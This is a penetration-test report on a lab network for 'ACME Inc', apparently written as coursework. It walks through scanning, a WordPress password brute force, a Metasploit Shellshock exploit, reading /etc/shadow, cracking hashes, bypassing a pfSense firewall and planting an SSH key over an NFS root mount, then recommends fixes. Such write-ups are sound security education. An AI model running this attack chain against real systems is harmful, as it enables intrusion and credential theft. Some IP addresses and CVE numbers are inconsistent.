
### 2.4.1 Webserver 1 – 172.16.221.237

When analysing the interfaces and routing table for Router 1 (192.168.0.193) it showed something was connected on the subnet of 172.16.221.0/24. An Nmap scan of this subnet was conducted using the following command:

```
nmap -sV -sT 172.16.221.0/24
```

#### 2.4.1.1 Findings

The Nmap scan revealed that there is a webserver with the IP address of 172.16.221.237. To confirm this, the IP address was entered into Mozilla Firefox, this can be seen in the image below.



### It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

*Figure 6 - Webserver 1 confirmation*

### 2.4.2 Webserver 1 – Nikto Scan

To gather more information about the webserver the Nikto tool was used to perform a scan using the following command:

```
nikto -h http://172.16.0.237
```

#### 2.4.2.1 Findings

The Nikto scan revealed that the webserver is running on outdated version of the Apache server (Apache/2.2.22). The full results can be seen in Appendix D.

### 2.4.3 Webserver 1 – Dirb Scan

The Dirb tool was utilised to identify any hidden directories within 172.16.221.237. The following command was used:

```
dirb http://172.16.0.237
```

#### 2.4.3.1 Findings

The Dirb scan revealed that there is an admin WordPress login page directory. This is shown as <http://172.16.221.237/wordpress/wp-admin/>. The full list of directories can be found in Appendix D.



Figure 7 - Webserver 1 WordPress Login


## 2.4.4 Webserver 1 – WordPress Login Attack

To get admin access through the discovered admin login directory, the WPScan tool be utilised using the following command:

```
wpscan --url 172.16.221.237/wordpress/ -P /usr/share/john/password.lst  
-U admin --wp-content-dir wp-content
```

### 2.4.4.1 Findings

The result of this attack identified the admin password as “zxc123”.



```
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - admin / zxc123  
Trying admin / zigzag Time: 00:01:44 <=====
```

Figure 8 - WordPress Credentials Found

This meant access could be obtained to the admin page for 172.16.221.237 as shown by the image below.




Figure 9 - WordPress Access Granted



## 2.4.5 Webserver 2 – 192.168.0.242

Webserver 2 was identified in the initial Nmap scan earlier in the investigation. To confirm this, the webserver was manually navigated to on Mozilla Firefox.

### 2.4.5.1 Findings

Navigating to 192.168.0.242 revealed it is a webserver and the web page reveals important information about the server as seen in the image below.




Figure 10 - Webserver 2 identified

## 2.4.6 Webserver 2 – Nikto Scan

To identify if any potential vulnerabilities were on the webserver a Nikto scan was performed.

```
nikto -h 192.168.0.242
```

### 2.4.6.1 Findings

The Nikto scan revealed that the webserver is vulnerable to a “shellshock” vulnerability known as CVE-2014-6278 which allows remote attackers to execute arbitrary commands via a crafted environment.

## 2.4.7 Webserver 2 – Metasploit

To exploit the identified shellshock vulnerability. The Metasploit Framework is utilised using the following commands:

```
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOSTS 192.168.0.242
set TARGETURI /cgi-bin/status
exploit
```

Once the exploit is complete, within meterpreter use the following command:

```
Shell
```

Now the shell has been created the following commands were entered:

```
cat /etc/shadow
cat /etc/passwd
route
```

#### 2.4.7.1 Findings

The findings revealed access to the Shadow file which contained a list of hashed passwords and the passwd file contained a list of passwords that if unshadowed would be readable in plain text. The contents of these files can be found in Appendix D.


### 2.4.8 Webserver 2 – Password Cracking

Utilising John the Ripper, the discovered “shadow” file will be cracked using the following command:

```
john <shadowfiledirectory>
```

#### 2.4.8.1 Findings

It is revealed that the password for root is “apple” and the password for xweb is “pears”.



```
root@kali:~/Desktop# sudo john shadow.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple
(root)
Proceeding with incremental:ASCII
pears
(xweb)
2g 0:00:02:51 DONE 3/3 (2023-12-13 05:25) 0.01164g/s 2614p/s 2616c/s 2616C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 11 - Webserver 2 Passwords Cracked

## 2.1 FIREWALL BYPASS

### 2.1.1 Identifying Firewall & Further Devices

Upon investigating the routing table and interfaces for Router 3 (192.168.0.129) it appeared that the router was connected to something through eth2 which was not picked up on the initial Nmap scan. To check if anything was on the subnet another Nmap scan was performed using the following command:

```
nmap -Pn 192.168.0.232/30
```

#### 2.1.1.1 Findings

The Nmap scan revealed that 3 IP address were located but all the ports were being filtered, suggesting there is a firewall. The 3 IPs identified were:

- 192.168.0.232
- 192.168.0.234
- 192.168.0.235

```

root@kali:~/Desktop# nmap -Pn 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-13 05:39 EST
Nmap scan report for 192.168.0.232
Host is up.
All 1000 scanned ports on 192.168.0.232 are filtered

Nmap scan report for 192.168.0.233
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap scan report for 192.168.0.235
Host is up.
All 1000 scanned ports on 192.168.0.235 are filtered

Nmap done: 4 IP addresses (4 hosts up) scanned in 21.57 seconds

```

Figure 12 - Firewall Subnet Nmap Scan

## 2.1.2 Port Forwarding

To establish a foothold onto the firewall, which has been identified as 192.168.0.234, the shellshock vulnerability on Webserver 2 will be exploited once again. Using the Metasploit Framework the following commands were used:

```

use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOSTS 192.168.0.242
set TARGETURI /cgi-bin/status
exploit

```

Once this was complete the following command was used within meterpreter to allow port forwarding through Webserver 2:

```
portfwd add -l 7000 -p 80 -r 192.168.0.234
```

Now a connection could be established and by directing to 192.168.0.200:7000 within Mozilla Firefox, the firewall admin login page could be reached.




Figure 13 - Firewall Admin Login Portal

Using default credentials for pfSense firewalls an attempt was made to login to the admin portal.

<u>Username</u>	<u>Password</u>
admin	pfsense

### 2.1.3 Findings

Upon logging in, it seemed the firewall had settings to prevent access to the admin login page that was foreign to the real IP address of 192.168.0.234.




Figure 14 - Firewall HTTP\_Referer Error

### 2.1.4 Bypassing HTTP\_REFERER Error

It has been identified that the firewall is preventing access to anything that is not its actual IP address of 192.168.0.234. To get around this, OWASP Zap will be utilised to modify the HTTP request, this can be seen in the image below:




Figure 15 - OWASP Zap Modified HTTP Requests

This method, of constantly modifying the HTTP requests allows the user to navigate through the Firewall admin settings.




Figure 16 - Firewall Admin Portal Access

To allow easier traversal through the firewall admin portal, the HTTP\_REFERER enforcement was removed as shown in the image below.




Figure 17 - Firewall HTTP\_REFERER Disabled

Additionally, a rule was created to allow all traffic coming from the host machine on 192.168.0.200 to pass through the firewall. This means more devices can be discovered.




Figure 18 - Firewall rule creation

## 2.1 ADMIN PC & ROUTER 4 DISCOVERY

---

### 2.1.1 Post-Firewall Bypass Nmap Scan

Utilising information found within the Firewall admin portal, the subnet leading out the LAN connection on the firewall can be calculated. Once calculated, an Nmap scan is performed to identify any other devices on the network using the following command:

```
nmap -sT -sV 192.168.0.96/27
```

#### 2.1.1.1 Findings

The Nmap scan revealed another VyOS router on the network identified by the IP address 192.168.0.97. This router also had port 23 open allowing access through telnet.

### 2.1.2 Router 4 – 192.168.0.97

Using the default VyOS credentials access can be granted via the telnet command. Once access is granted, the following commands were used to extract information:

```
show interfaces
```

```
netstat -ltun
```

```
show ip route
```

#### 2.1.2.1 Findings

From the analysed results, the router leads to another subnet via eth1. These results can be found in Appendix B.

### 2.1.3 Nmap Scan

Calculating the subnet of the discovered IP address (192.168.0.65/27) leading out of eth1 from router 4 another Nmap scan was performed to identify other devices.

```
nmap -sT -sV 192.168.64/27
```

#### 2.1.3.1 Findings

The Nmap scan revealed a linux machine with the IP address 192.168.0.66 which has ports 22 (ssh), 111 (rpcbind) and 2049 (nfs-acl) all open. The full results can be found in Appendix E.

#### 2.1.4 Admin PC – 192.168.0.66

To exploit the open 2049 NFS port, a remote device is created using the following commands:

```
mkdir -p ~/Desktop/rootMount  
mount -t nfs 192.168.0.66:/ ./rootMount
```

This command created a shared folder with the root directory on 192.168.0.66. We can exploit this further by generating our own ssh public key to gain access. Unfortunately to begin with there is not root/.ssh/ directory on the target device. This is likely because this directory is not created by default and is only generated when the SSH service needs to be set up for a user. To set this up, the following commands are used:

```
mkdir /Desktop/rootMount/root/.ssh  
chmod 700 /Desktop/rootMount/root/.ssh
```

Now the directory is created and permissions granted, the SSH-keygen tool can be utilised using the following command:

```
ssh-keygen -t rsa
```

This will generate a SSH key which can be used to create an SSH with 192.168.0.66. Using the following commands, the relevant keys are created and put onto the target machine.

```
chmod 600 /root/.ssh/id_rsa  
cp /root/.ssh/id_rsa.pub /root/Desktop/rootMount/.ssh/authorized_keys  
chmod 600 /root/Desktop/NFSMount/root/.ssh/authorized_keys  
chown root:root /root/Desktop/rootMount/root/.ssh/authorized_keys
```

With all the relevant keys created, put onto the and permissions granted an SSH session can then be established using the following command:

```
ssh root@192.168.0.66
```

Lastly, to check if any further devices are connected to 192.168.0.66 the following command is used:

```
ifconfig
```

#### 2.1.4.1 Findings

Analysing the “ifconfig” command it shows now further devices are connected to this machine as shown in the image below.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:1c
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:41c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8060 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7862 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1127084 (1.1 MB)  TX bytes:3980905 (3.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:390 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30817 (30.8 KB)  TX bytes:30817 (30.8 KB)
```

Figure 19 - Admin PC ifconfig



## 3 SECURITY CONCERNS

### 3.1 ROUTERS

---

#### 3.1.1 Default Credentials

Within the network, every single one of the VyOS routers have the default login credentials. These credentials are easily accessible online and therefore extremely insecure. This threat can be mitigated easily by changing the login credentials to something unique for each individual router. In accordance with NCSC guidance, it is recommended to use three random words to create a passphrase (R, *The logic behind three random words* 2021). When logged into a VyOS router use the following commands:

```
con
configure
set s
set system login user vyos authentication plaintext-password
'threerandomwords'
commit
save
```

#### 3.1.2 Use of Telnet

Currently many of the routers utilise the telnet service for remote login. This is an unencrypted method of creating a remote connection to the routers. This means that the routers are insecure and vulnerable to data being intercepted via man-in-the-middle attacks. This can be mitigated by enabling SSH and remove telnet completely. While logged into a VyOS router use the following commands:

```
config
set service ssh port 22
commit
delete service telnet
commit
commit-confirm
```

## 3.2 COMPUTERS

---

### 3.2.1 Weak Passwords

Throughout the network analysis all passwords discovered were incredibly weak. All passwords lacked any form of complexity, length and or special characters. The NCSC recommends that password length is superior to complexity as the longer the password the more difficult it is to brute force. Utilising the website “HaveIBeenPwned” it can be seen in the image below that the password “plums” which was discovered on the network has been identified in multiple data breaches.



### 3.2.2 Password Reuse

Throughout the entire network, passwords are reused. This vulnerability is found within routers and PC's. This vulnerability means that a threat actor would only need to gain one password to gain access to most of the machines within the network. This can be mitigated by creating a different password for each device on the network in alignment with NCSC guidance.

### 3.2.3 NFS Privileges

The use of Network File System privileges allows the mounting of remote network drives which allowed access to password hashes to user accounts within the network. These passwords could then be cracked easily with tools such as “John the Ripper”. Once passwords are cracked it grants access to the PC's remotely. This vulnerability can be prevented by removing NFS permissions.

### 3.3 SERVERS

---

#### 3.3.1 Outdated Apache Versions

Both webserver located on the network were running outdated versions of Apache. This means that they are vulnerable to different types of attacks. To mitigate these vulnerabilities, it is recommended to update the service to its most recent version.

#### 3.3.2 ShellShock Vulnerability (CVE-201406278)

It was discovered that the ShellShock (CVE-201406278) vulnerability was present within Webserver 2 (192.168.0.242). This is an extremely dangerous exploit that can allow a threat actor to execute remote bash commands. This means an attacker can gain unobstructed access to control the server. This vulnerability can be mitigated by updating the bash scripting language. This can be done using the following commands:

```
sudo apt-get update  
sudo apt-get install -only-upgrade bash
```

### 3.4 FIREWALL

---

#### 3.4.1 Default Credentials

Utilising the ShellShock vulnerability (CVE-201406278) found within Webserver 2, access was granted to the Firewall's admin login portal via port forwarding. The default credentials are easily accessible online. It is recommended that the credentials are changed to something unique in alignment with NCSC guidance.

#### 3.4.2 Lack of HTTPS


HTTPS is not present which means that any traffic between the webserver and client is insecure. Sensitive information can be intercepted and stolen via man-in-the-middle attacks. To mitigate against this threat it is recommended to make the firewall use HTTPS. This can be done by through the firewall online portal by navigating to system>Advanced-Admin Access.

### 3.5 STRUCTURE OF THE NETWORK

---

The network's current design is structured around a linear bus topology. This configuration is cost-effective and straightforward, primarily because it requires fewer compared to other network topologies.

This structure does have several drawbacks. Specifically, in a linear bus topology, if a single router or cable experiences failure, the network lacks alternative pathways for data transmission. This makes the network highly susceptible to disruptions. To address this vulnerability, it is recommended to transition to a bi-directional ring topology. This alternative offers enhanced resilience by eliminating the single point of failure issue inherent in the linear bus setup. The accompanying diagram illustrates the proposed changes to the network infrastructure.



*Figure 20 - Ring Topology Example*

## 4 DISCUSSION

### 4.1 NETWORK CONFIGURATION ANALYSIS

---

The existing network setup at ACME Inc is currently sufficient for its operational demands. If ACME Inc considers expanding, it is critical to revise the network infrastructure. A primary concern within this network is its reliance on a linear bus topology. This design is problematic as it introduces a single point of failure, where a solitary malfunctioning connection could potentially bring down the entire network. This represents a significant vulnerability inherent to the linear bus system. Transitioning to a bi-directional ring topology would enhance network resilience by introducing redundancy, thereby reducing the risk of complete network failure.

In terms of network management, the segmentation of hosts into subnets is commendable. This approach efficiently reduces the squandering of host capacities and lays the groundwork for scalable network expansion. However, there are notable deficiencies in the firewall configuration, including the use of default passwords and the absence of enforced HTTPS protocol.

### 4.2 ROUTER CONFIGURATION ANALYSIS

---

The current router setup within the network harbours several security vulnerabilities. Among these is the use of Telnet, which, due to its lack of encryption, exposes the network to potential man-in-the-middle attacks via data interception. Additionally, all routers are configured with factory-default credentials, which are readily accessible online, significantly compromising router security.

### 4.3 PC CONFIGURATION ANALYSIS

---

The configuration of PCs in the network reveals several weaknesses, the use of either weak or identical passwords for remote access. This poses a substantial security risk. For example, if an attacker gains access to a password for one PC, they might gain access to the entire network. While some PCs employ different passwords, these too are weak and susceptible to brute-force attacks.

The configuration of Network File System (NFS) permissions on these PCs is another area of concern. It permits an attacker to mount drives and access sensitive information, including password hashes and SSH keys, potentially facilitating unauthorized access to other systems in the network. Strengthening network security can be achieved by revising the NFS settings on each PC.

## 4.4 SERVER CONFIGURATION ANALYSIS

---

The network's web servers are currently operating on an older version of the Apache web server software. This outdated setup exposes them to various attacks and known exploits. A straightforward solution to mitigate these security risks is to upgrade to the latest version of Apache, which includes patches for these vulnerabilities.

Additionally, a significant concern is the presence of the Shellshock exploit in Web Server 2. This exploit, which allows for remote code execution, poses a considerable threat. However, it can be effectively mitigated by updating the version of the Bash scripting language used in the Linux terminal, as this update includes necessary security patches to address the vulnerability.

# 5 CONCLUSION

## 5.1 OVERVIEW

---

To summarise, ACME Inc's network exhibits several security vulnerabilities, primarily due to outdated software and configuration errors. These issues can be addressed and rectified by updating network services and revising current configurations.

## 5.2 MISCONFIGURATIONS

---

A key misconfiguration issue within the network is the prevalent use of default credentials. This common practice significantly undermines network security. Fixing this by setting custom credentials is both a critical and straightforward solution that would substantially enhance the security posture of the network. Additionally, the permissions for remote access to the PCs in the network are overly permissive, creating vulnerabilities that could allow easy access to sensitive information. These permissions require immediate review and adjustment.

## 5.3 OUTDATED SERVICES/SOFTWARE

---

The network is plagued by several instances of outdated services. The most critical of these is found in Web Server 2, where outdated configurations have led to vulnerabilities like remote code execution. The web servers and firewall systems are also running on outdated versions, which further compromises network security.

## 5.4 FUTURE WORK

---

For future improvements, ACME Inc should adopt stronger password protocols for all network devices, in line with the NCSC's guidance of using three random words. This should apply to SSH connections on PCs, Telnet access to routers, and firewall logins. Implementing mandatory SSH and HTTPS across the network will also greatly reinforce security measures.

It is essential for ACME Inc to keep all network services up to date, as outdated services pose significant security risks.

Lastly, the appointment of a new network manager should come with the stipulation that any changes to the network are thoroughly documented. This practice will help prevent a recurrence of similar security issues and ensure a more secure and stable network environment in the future.

# REFERENCES

## For URLs, Blogs:

House, N. (2023) Nmap cheat sheet 2023: All the commands, Flags & Switches, StationX. Available at: <https://www.stationx.net/nmap-cheat-sheet/> (Accessed: 01 December 2023).

Login/user management (no date) Login/User Management - VyOS 1.5.x (circinus) documentation. Available at: <https://docs.vyos.io/en/latest/configuration/system/login.html> (Accessed: 05 December 2023).

Admin (2023) What is SSH (secure shell)?, SSH Academy. Available at: <https://www.ssh.com/academy/ssh> (Accessed: 10 December 2023).

Bowyer, M. (no date) CIDR cheat sheet. Available at: <https://pbxbook.com/other/cidrcheat.html> (Accessed: 11 December 2023).

CVE-2014-6278 (no date) CVE. Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278> (Accessed: 13 December 2023).

(No date) Default accounts : PfSense default admin credentials. Available at: <https://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.112122#:~:text=Vulnerability%20Insight%3A,%3A%20admin%2C%20Password%3A%20pfsense.> (Accessed: 13 December 2023).

R, K. (2021) The logic behind three random words, NCSC. Available at: <https://www.ncsc.gov.uk/blog-post/the-logic-behind-three-random-words> (Accessed: 16 December 2023).

## For Books:

OCCUPYTHEWEB (2024) Linux basics for Hackers. S.I.: O'REILLY MEDIA.



# APPENDICES

## APPENDIX A – NETWORK DISCOVERY NMAP SCAN RESULTS

---

Starting Nmap 7.80 ( <https://nmap.org> ) at 2023-11-13 05:55 EST

Nmap scan report for 192.168.0.33

Host is up (0.0026s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
23/tcp	open	telnet	VyOS telnetd
80/tcp	open	http	lighttpd 1.4.28
443/tcp	open	ssl/https?	

Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34

Host is up (0.0046s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp	open	rpcbind	2-4 (RPC #100000)
2049/tcp	open	nfs_acl	2-3 (RPC #100227)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.129

Host is up (0.0058s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
23/tcp	open	telnet	VyOS telnetd
80/tcp	open	http	lighttpd 1.4.28
443/tcp	open	ssl/https?	

Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130

Host is up (0.0045s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp	open	rpcbind	2-4 (RPC #100000)
